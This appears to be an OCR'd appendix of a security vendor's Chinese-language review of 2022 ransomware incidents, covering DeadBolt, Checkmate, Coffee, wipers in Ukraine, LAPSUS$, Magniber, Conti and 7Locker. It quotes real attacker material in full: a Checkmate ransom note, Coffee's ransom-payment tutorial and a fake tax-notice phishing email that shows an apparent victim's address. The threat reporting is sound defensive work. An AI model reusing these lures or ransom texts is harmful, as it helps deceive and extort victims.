
附录 1. 2022 年勒索软件大事件

一、 2022 年 QNAP 设备多次遭到勒索攻击

新兴勒索软件 DeadBolt 声称他们正在使用设备软件的 0day 漏洞对全球 QNAP NAS 设备进行加密攻击。

攻击于 2022 年 1 月 25 日开始，中招的 QNAP 设备会突然发现其文件被加密，设备中存储的文件的文件名会被追加一个名为.deadbolt 的文件扩展名。而设备的登录页面会被劫持显示一个勒索页面：内容为“警告：您的文件已被 DeadBolt 锁定”等。该页面会向受害者索要 0.03 个比特币作为赎金。


此外病毒还在勒索页面中声称，如果 QNAP 向他们支付 5 个比特币，DeadBolt 勒索软件团伙将提供 0day 漏洞的全部详细信息。同时他们还愿意以 50 个比特币的售价向 QNAP 出售可以为所有受害者解密文件的主密钥和 0day 信息。



DeadBolt 勒索信息

而到了 8 月初，再次出现针对威联通设备遭遇 eCh0raix 勒索软件攻击的事件。eCh0raix（也称为 QNAPCrypt）从 2019 年夏天开始，便多次大规模对 QNAP 的 NAS 设备发动攻击并成功入侵，直至 2020 年 5 月该家族依然有攻击活动，并于 2021 年 12 月中旬开始针对 NAS 设备发动了新一轮的大量弱口令攻击，而这一波攻势在 2022 年 2 月初才逐步放缓。

此次 eCh0raix 的新一轮攻击出现在 6 月 8 日前后，目前已经捕获到数十个 eCh0raix 的变种样本，预估实际成功攻击量会更高。



eCh0raix 勒索信息

此外，QNAP 于 6 月 17 日再次警告其用户要当心他们的设备遭到另一款勒索软件——DeadBolt 的新一轮攻击。根据威联通产品安全事件响应小组（QNAP PSIRT）的调查，这两次的勒索软件攻击针对使用 QTS 4.3.6 和 QTS 4.4.1 的 NAS 设备，受影响的机型主要是 TS-x51 系列和 TS-x53 系列。“此次警告是在该公司自 2022 年初以来发布的第四次相关警报信息，所有这些警报都建议用户保持其设备最新状态，且不要将设备其暴露在互联网中。”

直至 2022 年 7 月。NAS 设备供应商 QNAP 警告用户称：要警惕 Checkmate 勒索软件对 QNAP 的 NAS 设备发动攻击。这些攻击主要集中在启用了 SMB 服务且暴露在互联网中的设备上，且主要是一些登录口令较弱的帐户——这些帐户很容易在弱口令暴力破解的攻击中沦陷。


Checkmate 是最近新发现的勒索软件。其首次出现在 5 月 28 日左右的攻击中，该病毒会将被加密的文件添加扩展名.checkmate 并放置一个名为“！CHECKMATE_DECRYPTION_README”的勒索文件。向受害者索要价值 15000 美元的比特币来解密。

```
1  You was hacked by CHECKMATE team.
2  All your data has been encrypted, backups have been deleted.
3  Your unique ID: bc75c720f835**********************
4  You can restore the data by paying us money.
5  We have encrypted 267183 office files.
6  We determine the amount of the ransom from the number of encrypted office files.
7  The cost of decryption is 15000 USD.
8  Payment is made to a unique bitcoin wallet.
9  Before paying, you will be able to make sure that we can actually decrypt your files.
10 For this:
11 1) Download and install Telegram Messenger https://telegram.org/
12 2) Find us https://t.me/checkmate_team
13 3) Send a message with your unique ID and 3 files for test decryption. Files should be no
   more than 15mb each.
14 4) In response, we will send the decrypted files and a bitcoin wallet for payment. Bitcoin
   wallet is unique for you, so we can find out what you paid.
15 5) After the payment is received, we will send you the key and the decryption program.
```

Checkmate 勒索信息

二、 本土勒索软件家族 Coffee 开始传播

2022 年 1 月，360 安全大脑发现国内新出现勒索软件家族 Coffee。该家族以其将加密后的文件后缀修改为 coffee.xxxx(x 为随机字符)而得名。Coffee 病毒是一个具有蠕虫性质的勒索软件，一般通过软件捆绑和 QQ 群钓鱼传播，能够感染系统中常用软件，同时还可以主动将自己发往 QQ 群传播。该家族向受害者索要 ZEC（零币）这一较为罕见的虚拟货币作为赎金。其不仅提供了中文的勒索信息，还附带了非常详细且“贴心”的全中文支付教程——指导用户如何对 ZEC 进行安装、购买和支付。从目前捕获到的信息看，该病毒会向受害者索要价值 500 美元的 ZEC。


【注意：本文内链接，只有电脑浏览器在线访问才有效，下载成 PDF 文件打开无效。】

完整流程说明

一、电脑端，下载解密工具。可在线解密小文件，以证明我们的解密能力。先安装 .NET Desktop Runtime x86 运行环境，才能运行 解密工具。

360 偶有误报，不放心，可用 QQ 电脑管家/火绒/微软 Defender 等再查一次。

二、电脑端，下载、安装大零币（ZEC）的数字钱包软件（Zecwallet Lite），创建自己的 ZEC 币钱包地址（账户）。>>> 环节 2 帮助

三、手机端，在数字货币交易所（OKEx 或币安），购买数字货币 ZEC，提币到步骤 2 所建的 ZEC 币数字钱包地址。>>> 环节 3 帮助

四、电脑端，在数字钱包软件（Zecwallet Lite）中，用 ZEC 币支付赎金。>>> 环节 4 帮助

五、电脑端，在解密工具中，基于转账交易编号（可从 Zecwallet Lite 查看历史转账记录明细可知），查询、获取文件解密所需的明文密码。

六、电脑端，在解密工具中，基于获得的明文密码，批量解密还原文件。

Coffee 提供的数字货币购买教程

2 月，360 安全大脑监控到国产勒索软件 Coffee 针对高校教师和科研人员发起勒索攻击，其中最早一次攻击通过软件捆绑和 QQ 群钓鱼传播且危害极大，不仅具备蠕虫性质，且潜伏期还高达数百日。

该家族的第二轮攻击选择伪装成学校邮箱(jcc@eudumail.cloud)向各高校老师发送名为《2021 年度本单位职工个税补缴名单》的钓鱼邮件，通过对受害者分析发现受害者主要来自今年和去年申请《国家自然科学基金》项目的高校教师与科研院人员。


关于2021年度绩效结算个人所得税税收优化的情况通报（02181032）

发件人 "计财处" <jcc@edumail.cloud>

日 期 2022年02月18日 星期五 10:43

收件人 "zryan" <zryan@swpu.edu.cn>

附 件 1个（2021年度本单位职工个税补缴名单.rar）

关于2021年度绩效结算个人所得税税收优化的情况通报各单位：

根据《关于延续实施全年一次性奖金等个人所得税优惠政策的公告》（财政部税务总局2021年第42号公告），全年一次性奖金单独计税优惠政策，执行期限延长至2023年12月31日。

为确保广大职工充分享受该项税收优惠政策，2021年底计财处对每一名职工的全年工薪收入和各类扣除情况进行了分析测算，按政策将大部分职工年底发放的部分绩效结算金额按全年一次性奖金优化计税。优化后，有78.2%的职工可节约税金。在2022年2月底申报期完成全年一次性奖金纳税申报后，计财处会按程序将节约的税金发至职工银行卡上。


需要说明：经过对职工全年应缴税额和已扣税额对比，有部分职工需要补税（名单见附件），补税的金额将在后续发放的绩效中扣除。产生补税的原因主要是部分职工在2021年12月通过个人所得税APP修改了专项附加扣除，由于操作不当，导致全年专项附加扣除额度减少，从而应缴税额增加。建议这部分职工在使用个人所得税年度APP进行汇算清缴时，将专项附加扣除修改正确，可申请退回这部分税金。

计财处

2022年2月18日

Coffee 用于传播的钓鱼邮件

12 月，该家族勒索软件又出现了新的变种。新变种对加密触发方式、加密格式、远程勒索 Shellcode C2 获取方式等进行了更新调整。新变种通过邮箱传播，加密过程更加隐蔽，潜伏期最多可长达 15 天，同时使用 DNS 隧道技术来获取 C2 信息，免杀能力更强。



Coffee 用于传播的钓鱼文档

目前，360 解密大师已经支持了该勒索软件的解密。受到 Coffee 勒索软件影响的用户，可尝试使用 360 解密大师解密或联系 360 安全中心寻求帮助。

360 解密大师解密遭 Coffee 加密的文档

三、 乌克兰连番遭遇多轮“擦除器”攻击

2022 年 2 月俄乌战争爆发后，出现了多轮针对乌克兰以破坏为目的的国家级网络战攻击，攻击活动包括分布式拒绝服务（DDoS）攻击、钓鱼欺诈、漏洞利用、供应链攻击、伪装成勒索软件的恶意数据擦除攻击等。经分析，这些网络攻击可能旨在造成乌克兰的混乱、阻碍通信、削弱乌克兰的政府、民间和军事机构，是一场策划已久的网络战。而 2 月底，更是出现了多轮针对乌克兰的数据擦除恶意软件大规模传播事件。

第一轮攻击由 WhisperGate 数据擦除器发起，该软件在 1 月就已经出现，而随着俄乌战争的进行，其传播量力度和感染规模也随之大量增加。该病毒会先覆盖 MBR 并销毁所有分区，再通过 Discord 服务托管的 CDN 下载攻击载荷，最终执行文件擦除攻击。

而在 WhisperGate 获得成功后，同为“擦除器”的 HermeticWiper 及 IsaacWiper 则紧随其后，分别发动了第二、三轮擦除器攻击。这些攻击中，部分是由计划任务启动的，疑似通过控制内网域控和不同网络服务的漏洞利用进行投放植入。

根据 360 高级威胁研究院的分析推演，在网络战中所实施的大规模破坏攻击行动，极有可能因为不受攻击者控制的情况而波及全球，相关组织机构需要提高警惕。

攻击乌克兰的“擦除器”软件勒索信息

四、 LAPSUS$频繁作案，天才少年被捕

Lapsus$是一个来自多个国家组合而成的数据勒索团伙，首次出现于 2021 年 12 月，曾对巴西卫生部发起勒索。近期该团伙又多次发起数据勒索攻击，其成功攻击对象包括英伟达(NVIDIA)、三星、微软以及 Okta 等大型企业，还将 Ubisoft、电信公司 Vodafone 和电子商务巨头 Mercado 作为攻击目标，发起攻击。

在 2022 年 3 月末，已有 7 名与该团伙有关的人员（年龄在 16 岁至 21 岁之间，其中一名 16 岁人员来自英国牛津，是 Lapsus$领导人之一，据信他从黑客活动中积累了 300 多个比特币——按今天的价值计算，约为 1300 万美元）被逮捕。

以下是近期该团伙发起的攻击中广受瞩目的案件：

- 2 月 26 日，该组织宣称已盗取知名显卡厂商 NVIDIA 的服务器，并成功窃取了超过 1TB 的内部数据。但不久后该组织又表示遭到了 NVIDIA 的反向入侵，并称对方将通过技术手段将被窃取的数据进行了加密——这一行动主要是为了防止这些敏感数据遭到泄露。但窃取到的数据被该团伙已是先备份，目前已有两个数字签名证书被泄漏，目前已经出现了使用泄露证书签名的在野恶意软件。
- 3 月 4 日，在该组织对外发布新一轮数据，泄露了韩国消费电子巨头三星电子的大量机密数据。其声称，在其发布的代码中包括：三星 TrustZone 环境中安装的所有受信应用源代码，可被用于各种敏感操作；所有生物特征解锁操作的算法；所有最新三星设备的引导加载程序源码；来自高通的机密源码；三星激活服务器的源码；用于授权和验证三星帐户的技术的完整源代码，包括所有 API 和服务。

- 3 月 20 日，LAPSUS$黑客组织在其 Telegram 频道上发布了一张截图，表明其成功入侵了微软的 Azure DevOps 服务器。并获取了其中包含 Bing、Cortana 及其他各种内部项目的源码。随后的 21 日，该组织发布了一个大小为 9GB 的 7zip 压缩包的种子文件，其中包含了 250 多个项目的源码。发布时，LAPSUS$还表示其中包含 90%的被盗 Bing 源码以及约 45%的被盗 Bing Maps 及 Cortana 源码。并声称全部源码大小约为 37GB。

五、 Magniber 伪装成 Windows 升级包进行传播

360 安全大脑在 2022 年 4 月底监控到 Magniber 再次活跃，此次传播不仅利用利用之前的网页挂马，还通过伪装成 Windows 10 升级包诱导用户下载运行。通常受害者是通过论坛、破解软件网站等地方下载文件时跳转到第三方云盘。下载时通常会下载到一个 Windows 10 升级包，还可能会跳转到色情、广告、购物等网站。

Magniber 伪造的系统更新安装包


被该勒索软件加密后，文件后缀为随机后缀，每个受害者会有一个独立的支付页面，若不能在规定时间内支付赎金，该链接将失效。若受害者能在 5 天内支付赎金只需支付 0.075 个比特币(约等于人民币 18244 元)，超过 5 天赎金将会翻倍。360 安全大脑曾对受害者进行采样跟踪，发现该家族的支付率极低，180 个受害者中仅 1 个受害者支付赎金。

而到了 5 月初，360 安全大脑再次监测到该家族新增对 Windows 11 系统的攻击，其主要传播的包名也有所更新，比如：

- win10-11_system_upgrade_software.msi
- covid.warning.readme.xxxxxxxx.msi


其传播方式仍然是各类论坛、破解软件网站、虚假色情站等。用户在访问这些站点时，会被诱导至第三方网盘下载伪装成补丁或更新的勒索软件。此外也有部分网站存在自动下载情况。

以下是该病毒近期传播针对 Windows 11 的攻击态势图：



数据来源：360安全大脑

遭到该勒索软件加密后，文件后缀会被修改为随机后缀，且每个受害者会有一个独立的支付页面——若不能在规定时间内支付赎金，该链接将失效。若受害者能在 5 天内支付赎金，则只需支付 0.09 个比特币(截止该报告撰写时，约合人民币 17908 元)，而超过 5 天赎金将会翻倍。




Magniber 勒索信息

六、 哥斯达黎加遭 Conti 攻击宣布国家进入紧急状态

2022 年 5 月 8 日，新当选的哥斯达黎加总统查韦斯宣布国家进入紧急状态，理由是多个政府机构正遭到 Conti 勒索软件攻击。

Conti 勒索软件最初声称上个月对哥斯达黎加政府进行了攻击。该国的公共卫生机构哥斯达黎加社会保障基金（CCSS）早些时候曾表示，“正在对 Conti 勒索软件进行外围安全审查，以验证和防止其可能再次发动攻击。”

目前，Conti 已发布了大约 672 GB 的数据，其中似乎包含属于哥斯达黎加政府机构的数据。




Conti 发布窃取到的哥斯达黎加政府文件

七、 新型勒索软件 7Locker 通过 OA 系统漏洞进行传播

2022 年 5 月，360 安全大脑监控到一款新型勒索软件 7Locker，该病毒使用 java 语言编写，并通过 OA 系统漏洞进行传播。其本质上是利用 7z 压缩工具将文件添加密码后进行压缩，被加密压缩后的文件被新增扩展名.7z。每个受害者通过唯一的 Client Key 查看具体赎金要求以及指定的赎金支付地址。

